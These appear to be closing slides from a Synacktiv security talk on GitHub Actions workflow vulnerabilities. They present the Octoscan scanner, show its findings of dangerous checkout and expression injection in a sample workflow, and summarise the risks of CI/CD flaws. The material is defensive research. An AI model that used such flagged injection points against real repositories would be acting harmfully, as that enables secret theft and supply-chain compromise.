
Octoscan

- Octoscan
 - Downloader / scanner
 - Rules for all the presented vulnerabilities (and others)
 - Easy to add rules
 - <https://github.com/synacktiv/octoscan>

```
> octoscan scan ./ --disable-rules shellcheck --filter-triggers external
.github/workflows/autorelease-preview.yml:33:16: Use of 'actions/checkout' with a custom ref. [dangerous-checkout]
33 |         ref: ${ steps.sha.outputs.result }
    |             ^
.github/workflows/autorelease-preview.yml:33:20: Expression injection, "steps.**.outputs.**" is potentially untrusted. [expression-injection]
33 |         ref: ${ steps.sha.outputs.result }
    |             ^~~~~~
.github/workflows/autorelease-preview.yml:55:62: Expression injection, "steps.**.outputs.**" is potentially untrusted. [expression-injection]
55 |         body: "@${ github.event.comment.user.login } ${ steps.autorelease.outputs.result }"
    |                                                         ^~~~~~
```

Conclusion

- CI/CD vulnerabilities are powerful
 - Access to sensitive secrets
 - Arbitrary code push (XZ/PHP backdoor)
 - Access to internal networks
- I've analyzed ~70k different workflows
 - There are still vulnerabilities to be found
- Secure your CI/CD like your regular applications



 **SYNACKTIV**



<https://www.linkedin.com/company/synacktiv>



<https://twitter.com/synacktiv>



<https://synacktiv.com>